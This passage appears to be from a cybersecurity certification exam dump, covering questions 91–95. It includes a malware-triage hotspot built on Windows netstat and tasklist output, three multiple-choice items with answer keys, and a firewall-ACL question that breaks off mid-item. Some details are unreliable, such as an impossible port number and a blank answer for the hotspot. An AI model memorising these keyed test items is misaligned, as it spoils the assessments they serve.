
QUESTION 91

HOTSPOT

Malware is suspected on a server in the environment. The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware. Servers 1, 2 and 4 are clickable. Select the Server which hosts the malware, and select the process which hosts this malware.

Instructions:


If any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Server1_Output X


```
C:\Users\Team3>netstat -oan

Active Connections
Proto       Local Address        Foreign Address       State          PID
TCP         0.0.0.0:49154        0.0.0.0:0             LISTENING      884
TCP         0.0.0.0:49184        0.0.0.0:0             LISTENING      540
TCP         0.0.0.0:49190        0.0.0.0:0             LISTENING      532
TCP         10.1.1.2:57433       192.168.50.6:443      ESTABLISHED    1276
TCP         10.1.1.2:50125       192.168.50.6:445      ESTABLISHED    276
TCP         10.1.1.2:52349       192.168.50.6:139      ESTABLISHED    276
TCP         10.1.1.2:139         0.0.0.0:0             LISTENING      4
TCP         10.1.1.2:3389        172.30.0.148:49242    ESTABLISHED    348
TCP         10.1.1.2:50741       172.30.0.101:445      ESTABLISHED    4
TCP         10.1.1.2:50777       172.30.0.4:135        TIME_WAIT      0
TCP         10.1.1.2:50778       172.30.0.4:49157      TIME_WAIT      0
TCP         [::]:135             [::]:0                LISTENING      540
TCP         [::]:445             [::]:0                LISTENING      4
```

```
C:\Users\Team3> tasklist
Image Name                 PID  Session Name           Session#       Usage
===================      =====  ===============    ============  ===========
System Idle Process          0  Services                      0       24 K
System                       4  Services                      0    1,340 K
smss.exe                   300  Services                      0      884 K
csrss.exe                  384  Services                      0    3,048 K
vininit.exe                432  Services                      0    3,284 K
services.exe               532  Services                      0    7,832 K
lsass.exe                  540  Services                      0    9,776 K
lsn.exe                    560  Services                      0    5,164 K
svchost.exe                884  Services                      0   22,528 K
svchost.exe                276  Services                      0    9,860 K
svchost.exe                348  Services                      0   12,136 K
spoolsv.exe               1036  Services                      0    8,216 K
svchost.exe               1068  Services                      0    7,888 K
svchost.exe               2020  Services                      0   17,324 K
notepad.exe               1276  Services                      0    4,324 K
svchost.exe               1720  Services                      0    3,172 K
SearchIndexer.exe          864  Services                      0   14,968 K
OSPPSWV.EXE              25584  Services                      0   13,764 K
csrss.exe                  372  RDP-Tcp#0                     1    7,036 K
winlogon.exe               460  RDP-Tcp#0                     1    5,832 K
```



```
C:\Users\Team3>netstat -ano

Active Connections

Proto      Local Address     Foreign Address      State         PID
TCP        0.0.0.0:135       0.0.0.0:0            LISTENING     716
TCP        0.0.0.0:445       0.0.0.0:0            LISTENING     4
TCP        0.0.0.0:3389      0.0.0.0:0            LISTENING     516
TCP        0.0.0.0:49152     0.0.0.0:0            LISTENING     440
TCP        0.0.0.0:49153     0.0.0.0:0            LISTENING     808
TCP        0.0.0.0:49154     0.0.0.0:0            LISTENING     920
TCP        0.0.0.0:49155     0.0.0.0:0            LISTENING     536
TCP        0.0.0.0:491585    0.0.0.0:0            LISTENING     528
TCP        10.1.1.3:139      0.0.0.0:0            LISTENING     4
TCP        10.1.1.3:3389     192.168.50.5:49335   ESTABLISHED   516
TCP        10.1.1.3:50276    192.168.50.5:445     ESTABLISHED   4
TCP        [::]:135          [::]:0               LISTENING     716
TCP        [::]:445          [::]:0               LISTENING     4
TCP        [::]:3389         [::]:0               LISTENING     516
```

```
C:\Users\Team3> tasklist

Image Name                 PID  Session Name              Session#       Usage
===================      =====  ==============        ============  ===========
System Idle Process          0  Services                         0         24 K
System                       4  Services                         0        636 K
smss.exe                   300  Services                         0        900 K
csrss.exe                  384  Services                         0      3,252 K
vininit.exe                440  Services                         0      3,272 K
services.exe               528  Services                         0      8,212 K
lsass.exe                  536  Services                         0     10,140 K
lsn.exe                    548  Services                         0      5,360 K
svchost.exe                648  Services                         0      6,572 K
svchost.exe                716  Services                         0      6,472 K
svchost.exe                808  Services                         0     14,372 K
svchost.exe                884  Services                         0     44,856 K
svchost.exe                920  Services                         0     22,580 K
svchost.exe                100  Services                         0      8,700 K
svchost.exe                516  Services                         0     13,236 K
spoolsv.exe                952  Services                         0      9,964 K
svchost.exe               1060  Services                         0      7,716 K
svchost.exe                904  Services                         0     15,228 K
svchost.exe               2208  Services                         1      3,156 K
SearchIndexer.exe         2252  Services                         1     15,720 K
```




Server4_Output X


```
C:\Users\Team3>netstat - oan

Active Connections

Proto      Local Address          Foreign Address        State          PID
TCP        0.0.0.0:49154          0.0.0.0:0              LISTENING      636
TCP        0.0.0.0:49184          0.0.0.0:0              LISTENING      540
TCP        0.0.0.0:49190          0.0.0.0:0              LISTENING      532
TCP        192.168.50.6:443       10.1.1.2:57433         ESTABLISHED    348
TCP        192.168.50.6:445       10.1.1.2:50125         ESTABLISHED    540
TCP        192.168.50.6:139       10.1.1.2:52349         ESTABLISHED    540
TCP        192.168.50.6:139       0.0.0.0:0              LISTENING      4
TCP        192.168.50.6:3389      172.30.0.148:49242     ESTABLISHED    348
TCP        192.168.50.6:50741     172.30.0.101:445       ESTABLISHED    4
TCP        192.168.50.6:50777     172.30.0.4:135         TIME_WAIT      0
TCP        192.168.50.6:50778     172.30.0.148:49157     TIME_WAIT      0
TCP        [::]:135               [::]:0                 LISTENING      1720
TCP        [::]:445               [::]:0                 LISTENING      4
TCP        [::]:3389              [::]:0                 LISTENING      348
```

```
C:\Users\Team3> tasklist

Image Name                   PID  Session Name           Session#        Usage
==================         =====  ==============       ============  ===========
System Idle Process            0  Services                      0        24 K
System                         4  Services                      0     1,340 K
smss.exe                     300  Services                      0       884 K
csrss.exe                    384  Services                      0     3,048 K
vininit.exe                  432  Services                      0     3,284 K
services.exe                 532  Services                      0     7,832 K
lsass.exe                    540  Services                      0     9,776 K
lsn.exe                      560  Services                      0     5,164 K
svchost.exe                  636  Services                      0     6,864 K
svchost.exe                  348  Services                      0    12,136 K
spoolsv.exe                 1036  Services                      0     8,216 K
svchost.exe                 1068  Services                      0     7,888 K
svchost.exe                 2020  Services                      0    17,324 K
svchost.exe                 1720  Services                      0     3,172 K
SearchIndexer.exe            864  Services                      0    14,968 K
OSPPSWC.exe                 2584  Services                      0    13,764 K
csrss.exe                    372  RDP-Tcp#0                     1     7,556 K
winlogon.exe                 460  RDP-Tcp#0                     1     5,832 K
rdpclip.exe                 1600  RDP-Tcp#0                     1     4,356 K
dwm.exe                      772  RDP-Tcp#0                     1     5,116 K
```

Hot Area:



Correct Answer:



Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancement to the company’s cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

A. OSSIM

B. NIST

C. PCI
D. OWASP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.nist.gov/sites/default/files/documents/itl/Cybersecurity_Green-Paper_FinalVersion.pdf

QUESTION 93
A cybersecurity analyst was asked to discover the hardware address of 30 networked assets. From a command line, which of the following tools would be used to provide ARP scanning and reflects the MOST efficient method for accomplishing the task?

A. `nmap`
B. `tracert`
C. `ping -a`
D. `nslookup`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://serverfault.com/questions/10590/how-to-get-a-list-of-all-ip-addresses-and-ideally-device-names-on-a-lan

QUESTION 94
An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?

A. Netflow analysis
B. Behavioral analysis
C. Vulnerability analysis
D. Risk analysis


Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95

During a review of security controls, an analyst was able to connect to an external, unsecured FTP server from a workstation. The analyst was troubleshooting and reviewed the ACLs of the segment firewall the workstation is connected to:

Based on the ACLs above, which of the following explains why the analyst was able to connect to the FTP server?



Seq	Direction	Source IP/Mask	Dest IP/Mask	Protocol	Src Port
1	In	10.1.1.0/255.255.255.0	172.21.50.5/255.255.255.255	17	0-65535
2	Out	172.21.50.5/255.255.255.255	10.1.1.0/255.255.255.0	17	53-53
